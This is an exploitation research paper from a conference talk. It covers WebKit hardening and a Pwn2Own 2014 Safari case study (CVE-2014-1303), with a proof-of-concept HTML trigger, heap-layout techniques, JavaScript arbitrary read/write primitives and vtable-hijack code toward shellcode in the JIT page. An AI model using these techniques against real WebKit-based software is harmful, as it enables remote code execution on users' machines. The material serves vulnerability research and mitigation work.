# WEBKIT EVERYWHERE: SECURE OR NOT?

***Liang Chen of KeenTeam <@chenliang0817, chenliang0817@hotmail.com>***

WebKit is widely used as a web rendering engine by applications present on almost all popular PC platforms including Windows, Mac OS X, as well as mobile platforms such as iOS and Android. Usually a single vulnerability in WebKit - either logic or memory corruption one - utilized with appropriate exploit techniques can result in a remote code execution impacting various applications, regardless of what platforms they are running on.

After years of security improvements made by Apple, Google, and other companies and communities, WebKit became one of the most secure engines amongst web rendering engines. The security improvements mainly focused on reducing the number of critical vulnerabilities such as Use-After-Free, heap overflow, etc. More importantly, exploitation mitigations implemented in WebKit and its corresponding JavaScript engines (JavaScriptCore and V8) also dramatically increased the difficulty level of a successful exploitation.

Difficult, but not impossible.

Despite the strong security, defeating WebKit-based applications is still feasible. In this talk, I will discuss the details of these security enhancements and the approach I took to defeat them. The talk will be illustrated by case study. The example is a Webkit vulnerability deployed using several advanced exploit techniques to deliver a remote code execution that doesn't rely on Heap Spray technique and can be reliably ran on x64 Safari browser.

At the end of the talk, I will provide recommendations on how to improve security of WebKit-based applications.

## WebKit Introduction

WebKit is an open source web browser rendering engine developed by Apple. From website http://www.webkit.org, there are two main code branch. The Trunk includes latest features and is updated frequently while the Branch is used by Safari product which is updated less frequently and more stable. WebKit works closely with popular JS engines such as V8 and JSC, which is good news to exploiter.

WebKit is used everywhere. Apart from popular web browsers such as Safari, Chrome, both PC and mobile Apps will use WebKit/WebView.

A single vulnerability in WebKit may impact all WebKit-based Apps. In general we have DOS vulnerability which may impact on user experience. A typical example is the bug which can causing Apps to crash when displaying a craft Arabic characters. Also we have UXSS which can cause cookie leak and other damage. The most critical vulnerability will cause remote code execution and possibly compromise the whole system. Historically there are several logic issues causing RCE but this kind of bugs almost extinct now. The other type is memory corruption vulnerabilities. Memory corruption issues are usually difficult to exploit, less stable, platform/version dependent. However this kind of vulnerability is hard to discover and will keep existing in a long term, which is the main focus in this talk.

Memory corruption issues can be divided into several categories: heap overflow, type confusion, Use-After-Free, etc. There are some good write-ups to talk about exploitation of memory corruption issues in WebKit, but not too many. A typical example is Nils's Pwn2Own 2013 write-up: https://labs.mwrinfosecurity.com/blog/2013/04/19/mwr-labs-pwn2own-2013-write-up---webkit-exploit/, targeting on a type confusion vulnerability. Another one is Pinkie Pie's Chrome exploit on 64-bit Linux: http://scarybeastsecurity.blogspot.co.uk/2013/02/exploiting-64-bit-linux-like-boss.html

## WebKit security features & exploitation mitigation


After several years improvement, WebKit has introduced several security features and exploitation mitigation techniques. Among them, some are WebKit enhancements while others are system-specific improvements with which makes the whole WebKit more and more secure. Those techniques include Heap Arena, GC enhancement, ASLR, DEP, Sandbox, etc.

## Heap Arena

To put those frequently-updated objects into a isolated heap so that UAF issues on those objects are hard to exploit, Heap Arena is introduced.
Currently only RenderObject (and its inheritance) will be put in Heap Arena, which is also called RenderArena. Those RenderObject objects contribute for 90%+ WebKit UAFs. RenderArena is created during Document creation time, the source code below illustrate this:

```
void Document::attach(const AttachContext& context)
{
    ASSERT(!attached());
    ASSERT(!m_inPageCache);
    ASSERT(!m_axObjectCache || this != topDocument());

    if (!m_renderArena)
        m_renderArena = RenderArena::create();

    // Create the rendering tree
    setRenderer(new (m_renderArena.get()) RenderView(this));
    ...
```

There is a freelist called m_recycler[] storing freed RenderObjects based on its size. LIFO mechanism is used when allocating RenderObject. The m_recyclers[] array is illerstrated below:




In the past, UAFs in RenderArena can be easily exploited. Overwriting the "Next" pointer to a controlled buffer which is outside the Arena, the new allocation of objects of that size may return that controller buffer to the program. The exploiter can then leak the important pointer out to bypass ASLR and manipulate the RenderObject to get IP control.


Unfortunately the above technique is no longer available after "Next" pointer is XORed by random value, which, as a result, killed almost all exploits in RenderArena:

```
static void* MaskPtr(void* p, uintptr_t mask)
{
    return reinterpret_cast<void*>(reinterpret_cast<uintptr_t>(p) ^ mask);
}


void RenderArena::free(size_t size, void* ptr)
{
    ...
    // Ensure we have correct alignment for pointers.  Important for Tru64
    size = ROUNDUP(size, sizeof(void*));

    const size_t index = size >> kRecyclerShift;
    void* currentTop = m_recyclers[index];
    m_recyclers[index] = ptr;
    *((void**)ptr) = MaskPtr(currentTop, m_mask);
    ...
}
```

WebKit Trunk doesn't implement RenderArena, which indicates some 3rd party WebView Apps are still exploitable.

## GC mechanism

There is no explicit GC call in the latest JSC/V8. It is quite different from IE implementation where GC can be triggered explicitly. Previously there are some tricks available to trigger GC. A typical example is Charlie Miller's approach to take advantage Number heap. However Number heap was abandoned by Apple several years ago:


14:40 变更集[52176] 来自 ggaren@apple.com

7 edits in trunk/JavaScriptCore

Removed the number heap, replacing it with a one-item free list for numbers, taking advantage of the fact that two number cells fit inside the space for one regular cell, and number cells don't require destruction.

Reviewed by Oliver Hunt.
SunSpider says 1.6% faster in JSVALUE32 mode (the only mode that heap-allocates numbers).

SunSpider says 1.1% faster in JSVALUE32_64 mode. v8 says 0.8% faster in JSVALUE32_64 mode. 10% speedup on bench-alloc-nonretained.js. 6% speedup on bench-alloc-retained.js.

There's a lot of formulaic change in this patch, but not much substance.

By checking source code, Heap:collectAllGarbage can do the job, but it can never by triggered:


```
void Heap::collectAllGarbage()
{
    if (!m_isSafeToCollect)
        return;

    collect(DoSweep);
}
```

On iOS/Android platform, GC on specific sized object can be triggered if too many allocation requests take place. However on Mac Safari 7, it is really hard to stably trigger GC even if all memory is exhausted. That is bad news for exploiters as Heap Fengshui is always the key to exploit memory corruption issues, while GC is often used for performing Heap Fengshui.
To trigger GC when debugging, a simple workaround is to add the GC call to specific JS function. A typical candidate is parseFloat:

```
EncodedJSValue JSC_HOST_CALL globalFuncParseFloat(ExecState* exec)
{
    //exec->vm()->heap.collectAllGarbage();
    return JSValue::encode(jsNumber(parseFloat(exec->argument(0).toString(exec)->value(exec))));
}
```

After compiling the modified code, GC can be triggered easily by calling

parseFloat function in Javascript. However this approach only applies in debugging environment but not in real world exploit.
A better approach is discovered by Ian Beer. The approach allows exploiters to reserve arbitrary seized memory and perform whatever operations. That reserved memory can be freed on demand later on and fill with the object we need. This approach can resolve most of Heap Fengshui issues. However there are still limitations. The reserved memory is allocated by string. Sometimes we may need some vtable object to reserve that location, free it and fill with other object to continue exploitation. In such cases this approach will no longer work. Alternatively "JS Controlled Free" can be used and I will introduce the technique later.




## ASLR

ASLR is not an advanced technology nowadays. It is implemented by most of the modern OS. However on different OS platform, the level of ASLR is different. For example, on iOS ASLR is weak because all system libraries share a single base address which is dyld_shared_cache base. This indicates leaking a single WebCore vtable address will cause all module base leaked, which is really bad. On Mac OSX, however, the ASLR is extremely strong. Two randomized bases exist for each module:


```
liangtekimbp:~ chenliang$ vmmap 85330 | grep WebCore
__TEXT          000000011038b000-0000000111240000 [ 14.7M] r-x/rwx SM=COW  /System/Library/StagedFrameworks/Safari/WebCore.framework/Versions/A/WebCore
__LINKEDIT      00000001113fc000-00000001111b6f000 [ 7628K] r--/rwx SM=COW  /System/Library/StagedFrameworks/Safari/WebCore.framework/Versions/A/WebCore
__DATA          0000000111240000-00000001113f3000 [ 1740K] rw-/rwx SM=PRV  /System/Library/StagedFrameworks/Safari/WebCore.framework/Versions/A/WebCore
__DATA          00000001113f3000-00000001113fc000 [   36K] rw-/rwx SM=PRV  /System/Library/StagedFrameworks/Safari/WebCore.framework/Versions/A/WebCore
```

Both .DATA section and .TEXT section are randomized and independent to each

other. Usually vtable address exists in .DATA section, so leaking a vtable doesn't mean defeating ALSR. Arbitrary read need to achieve to get .TEXT base before performing ROP.

## DEP

DEP is not an advanced technology either and can be bypassed by performing ROP. For WebKit, JIT RWX page exists which allow hackers to execute code without ROP. On Mac Safari 7, 128MB JIT page is allocated by default:




## Sandbox architecture

Most WebKit Apps have sandbox architecture holding the last layer protection to limit the scope the successful exploiter can do on the system. Those sandboxes are provided by Apple Sandbox, Android Sandbox, or App self sandbox such as Chrome sandbox.

## Native x64 App

On x64 platform, exploitation is harder because larger memory space can lead to lower possibility to guess the address, in which heap spraying becomes less possible. Currently on Mac OS and iPhone 5s+ native x64 Apps are quite common. Heap spraying should be avoided to achieve successful and reliable exploitation.

# Case study (CVE-2014-1303 Pwn2Own 2014)

## The Vulnerability


The vulnerability could be simply triggered by the following HTML code:

```
<html>
<style>html,em:nth-child(5){
    height: 500px
}
</style>
<script>
function load() {
    var                          cssRules                          =
window.getMatchedCSSRules(document.documentElement);
    cssRules[0].selectorText = 'a';
}
</script>
<iframe onload=load()>
</html>
```

By running the code above, Webkit will allocate an array containing 2 CSSSelector elements first because of two HTML elements are specified in the following code:

```
<style>html,em:nth-child(5){
    height: 500px
}
</style>
```

After running the code, a new array will be allocated containing 1 CSSSelector element, by the following call stack:




This new allocation is 0x10 (1 CSSSelector object) in size on MAC OSX Safari. However in the following code, it still think the new array has two CSSSelector elmements, so that selectorIndex is 1 (which will refer to the second element of the array later on.)

```
void RuleSet::addRule(StyleRule* rule, unsigned selectorIndex,
AddRuleFlags addRuleFlags)
{
    RuleData ruleData(rule, selectorIndex, m_ruleCount++, addRuleFlags);
//selectorIndex is 1.
    collectFeaturesFromRuleData(m_features, ruleData);

    if (!findBestRuleSetAndAdd(ruleData.selector(), ruleData)) {
        // If we didn't find a specialized map to stick it in, file under
universal rules.
        m_universalRules.append(ruleData);
    }
}
```


OOB access can be reached in WebCore::CSSSelector::specificity()

```
(lldb) bt
frame #0: 0x00007fff8a9ed7e0
WebCore`WebCore::CSSSelector::specificity() const
    frame #1: 0x00007fff8a9ed0d2
WebCore`WebCore::RuleData::RuleData(WebCore::StyleRule*,
unsigned int, unsigned int, WebCore::AddRuleFlags) + 146
    frame #2: 0x00007fff8a9ecc8f
WebCore`WebCore::RuleSet::addRule(WebCore::StyleRule*,
unsigned int, WebCore::AddRuleFlags) + 63
    frame #3: 0x00007fff8a9fa903
WebCore`WebCore::makeRuleSet(WTF::Vector<WebCore::RuleFeatur
e, 0ul, WTF::CrashOnOverflow> const&) + 291
    frame #4: 0x00007fff8a9fa328
WebCore`WebCore::DocumentRuleSets::collectFeatures(bool,
WebCore::StyleScopeResolver*) + 152
```


A deeper look will show that CSSSelector struct is a 21-bit value (aligned to 8 bytes) followed by a 8-byte pointer:

```
class CSSSelector {
        unsigned m_relation           : 3; // enum Relation
        mutable unsigned m_match      : 4; // enum Match
        mutable unsigned m_pseudoType : 8; // PseudoType
        mutable bool m_parsedNth      : 1; // Used for :nth-*
        bool m_isLastInSelectorList   : 1;
        bool m_isLastInTagHistory     : 1;
        bool m_hasRareData            : 1;
        bool m_isForPage              : 1;
        bool m_tagIsForNamespaceRule  : 1; //21 bits, aligned to 8 bytes in 64bit Safari

        union DataUnion {
            DataUnion() : m_value(0) { }
            AtomicStringImpl* m_value;
            QualifiedName::QualifiedNameImpl* m_tagQName;
            RareData* m_rareData;
        } m_data; // + 8: 8 bytes
    };
```

Looking at the code in WebCore::CSSSelector::specificity(), 1-bit write can be achieved depends on the original bit value:




1-bit write can be reached when:




The possible options include changing 0x40 to 0xC0 which seems good, as well as 0x40040 to 0x400c0. There are several other options available but I think the existing ones are good enough. Once you want to overwrite the bit value, the next 8-byte pointer must be either 0 or a valid pointer (If it is a valid pointer, other checks will be performed before overwriting).

Now we have restrictive 1-bit write achieved, it is time to think of what struct/field/value to overwrite.

## Exploitation

### What to overwrite?

The first structure we can think of is WTF::StringImpl, its definition is illustrated as below:

```
class StringImpl {
  unsigned m_refCount; //+0
  unsigned m_length; //+4
  union {
    const LChar* m_data8;
    const UChar* m_data16;
  };
  union {
    void* m_buffer;
    StringImpl* m_substringBuffer;
    mutable UChar* m_copyData16;
  };
```

We can change m_refCount from 0x40 to 0xC0 but it seems not quite useful unless we can change into a smaller value (can free it earlier). We can also try to make m_length bigger but we can not tough the higher 4 bytes where m_length is located using this vulnerability.

Except for WTF::StringImpl, WTF::ArrayBuffer is a good option. Looking at the structure definition of WTF::ArrayBuffer:

```
class ArrayBuffer : public RefCounted<ArrayBuffer> {
    unsigned m_refCount; //+0
    void * m_data; //+8
    unsigned m_sizeInBytes; //0x10
    ArrayBufferView* m_firstView; //0x18
};
```

WTF::ArrayBuffer is 0x20 in size which is equal to the size of two CSSSelector elements. The length field: m_sizeInBytes is aligned at 0x10 which is quite good fit for this vulnerability. Additionally m_firstView field can be 0 if no ArrayBufferView is assigned.

When no ArrayBufferView is assigned, ArrayBuffer structure is created with m_firstView set to 0 and m_data field pointing to a buffer with m_sizeInBytes in size:


When ArrayBufferView is assigned, WTF::ArrayBuffer.m_firstView will point to an ArrayBufferView structure:

```
class ArrayBufferView : {
  public:
    unsigned m_refCount;
    void* m_baseAddress;
    unsigned m_byteOffset : 31;
    bool m_isNeuterable : 1;
    RefPtr<ArrayBuffer> m_buffer;
    ArrayBufferView* m_prevView;
    ArrayBufferView* m_nextView;
};
```

Changing ArrayBufferView::m_buffer pointer can achieve Arbitrary Address Read/Write (AAR/AAW). And the size of ArrayBufferView is 0x40.


## Overall strategy

Our overall strategy of exploitation is:

1. 1-bit OOB write
2. 0x80 OOB Read/Write
3. Arbitrary Address Read/Write
4. Remote code execution

## From 1-bit write to 0x80 Read/Write

We created the below memory layout. This can be easily achieved thanks to the TCMalloc mechanism:




At the 0x20 chunk region we make several ArrayBuffer structure allocation with m_sizeInBytes as 0x40, which leads to several 0x40 sized m_data block created. During ArrayBuffer creation we also create a 0x40 WebCore object which has vtable. Then we can trigger this vulnerability to change m_sizeInBytes to 0xC0, assigning ArrayBufferView and access the additional 0x80 bytes to leak the vtable address.

Wait, we have something forgot. Such memory layout will cause process crash immediately after triggering the vulnerability. Looking at the code again, there are several loops after 1-bit write code, it will traverse the CSSSelector array until tagHistory is 0:

```
for (const CSSSelector* selector = this; selector; selector = selector->tagHistory()) {
        temp = total + selector->specificityForOneSelector();
        // Clamp each component to its max in the case of overflow.
        if ((temp & idMask) < (total & idMask))
            total |= idMask;
        else if ((temp & classMask) < (total & classMask))
            total |= classMask;
        else if ((temp & elementMask) < (total & elementMask))
            total |= elementMask;
        else
            total = temp;
    }
```

```
const CSSSelector* tagHistory() const {
 return m_isLastInTagHistory ? 0 : const_cast<CSSSelector*>(this + 1);
}
```

So we have to put another fake CSSSelector structure right after and set m_isLastInTagHistory (the 18$^{th}$ bit of the bit value) to 1 to quit the loop ASAP and avoid the code keeping OOB read which will finally crash.

As a result we need to adjust the layout to put an ArrayBuffer with m_sizeInBytes as 0x20000 (m_isLastInTagHistory bit set). The adjusted memory layout looks like below:


The 0x20000 sized buffer should not be wasted just to avoid crash. In fact it can be used to store ROP gadget. Will illustrate later.

## From 0x80 RW to AAR/AAW

The first issue we need to consider is: what 0x40 WebCore object to choose? Basically it we need to fully bypass ASLR, we still need to obtain WebCore .TEXT base. To achieve this, AAR is needed.
Usually the good candidate of such WebCore object are those containing vector element. With vector element we can modify the vector pointer so that we can achieve AAR and thus read the vtable content to obtain a pointer in .TEXT range. Such candidate includes HTMLLInkElement, SVGTextElement, SourceBufferList, etc. Unfortunately none of them is 0x40 bytes.
Out second option is to have a 0x40 WebCore object containing vtable. We can then free it and fill with ArrayBufferView at the same address, changing ArrayBufferView::m_baseAddress pointer for AAR/AAW.
Perfect solution? But, how to free that 0x40 WebCore object, WITHOUT GC interface?

### JS Controlled Free

For some WebCore objects, the allocation can be controlled by JavaScript. A typical example is WebCore::NumberInputType, which is 0x40 in size. The object can be created by the code below:

```
<script>
var m_input = document.createElement("input");
 m_input.type = "number";
 m_input.type = "";
</script>
```

When we allocate by “m_input.type=”number””, the call stack below is reached:

```
(lldb) bt
* thread #1: tid = 0x18528c, 0x00007fff8b6a1a18
WebCore`WTF::fastMalloc(unsigned long), queue = 'com.apple.main-
thread, stop reason = instruction step into
    frame #0: 0x00007fff8b6a1a18 WebCore`WTF::fastMalloc(unsigned
long)
    frame #1: 0x00007fff8acc03ea
WebCore`WebCore::NumberInputType::create(WebCore::HTMLInputElemen
t*) + 26
…
WebCore`WebCore::HTMLInputElement::setType(WTF::String const&) +
94
(lldb) p/x $rdi
(unsigned long) $0 = 0x0000000000000040
```

And when we free it by “m_input.type=””””, the free call stack is reached:

```
(lldb) bt
JavaScriptCore`WTF::TCMalloc_ThreadCache::Deallocate(WTF::Hardene
dSLL, unsigned long) + 205, queue = 'com.apple.main-thread, stop
reason = watchpoint 1
    frame #0: 0x00007fff8c0a5dcd
JavaScriptCore`WTF::TCMalloc_ThreadCache::Deallocate(WTF::Hardene
dSLL, unsigned long) + 205
    frame #1: 0x00007fff8ab2a925
WebCore`WebCore::HTMLInputElement::updateType() + 517
    ...
    frame #6: 0x00007fff8ace9be8
WebCore`WebCore::HTMLInputElement::setType(WTF::String const&) +
56
```

Such object can be discovered by writing some IDA scripts because it has typical patterns, varying by different size.
JS controlled object makes heap fengshui much easier.

Now with JS controlled free, our memory layout becomes:


After freeing NumberInputElement, the 0x40 chunk becomes:


By assigning ArrayBufferVIew to those 0x20000 ArrayBuffer, in JavaScript it is "arr1[i]= new Uint32Array(arr[i]);", the memory layout changes to:


We can now obtain ArrayBufferView::m_baseAddress value which can later on be used to store ROP gadget.

Since then, AAR and AAW can be achieved easily. AAR is:

```
function read8(addr_low, addr_high)
{
    arr_c0[0x14] = addr_low; //overwrite ArrayBufferView::m_baseAddress
    arr_c0[0x15] = addr_high; //overwrite ArrayBufferView::m_baseAddress
    var result = [arr1[controled_index][0], arr1[controled_index][1] ]; //read
    arr_c0[0x14] = controlled_buffer_low; //recover ArrayBufferView::m_baseAddress
    arr_c0[0x15] =  controlled_buffer_high; //recover ArrayBufferView::m_baseAddress
    return;
}
```

While AAW is:

```
function write8(addr_low, addr_high, value_low, value_high)
{
    arr_c0[0x14] = addr_low; //overwrite ArrayBufferView::m_baseAddress
    arr_c0[0x15] = addr_high; //overwrite ArrayBufferView::m_baseAddress
    arr1[controled_index][0] = value_low;
    arr1[controled_index][1] = value_high;
    arr_c0[0x14] = controlled_buffer_low; //recover ArrayBufferView::m_baseAddress
    arr_c0[0x15] =  controlled_buffer_high; //recover ArrayBufferView::m_baseAddress
    return;
}
```

## HeapSprays are for the 99%

The step to achieve code execution without HeapSpray is obvious:

1. Read the vtable content to leak WebCore .TEXT section base.
2. Construct ROP gadget at the controlled 0x20000 buffer
3. Change "vtable for WebCore'WTF::Uint32Array" to the controlled buffer pointer
4. Trigger vtable call WTF::TypedArrayBase<unsigned int>::byteLength()


```
arr_c0[0x10] = controlled_buffer_low;
arr_c0[0x11] = controlled_buffer_high;
arr1[controled_index].byteLength;
```

## ROPs are for the 99%

Now the exploit should be successful, but it is deeply relied on WebKit version. For example, the WebCore .TEXT base address is obtained by knowing the offset in advance, which is different on different WebKit version. Also the ROP address is dependent on WebKit version too.

Is there a better solution to avoid ROP? The answer is yes.

Given that 128MB JIT page is allocated upon process creation:




With AAR/AAW achieved, we can just copy shellcode to that page and execute at that buffer.

The only problem is how to find the JIT page address with AAR.

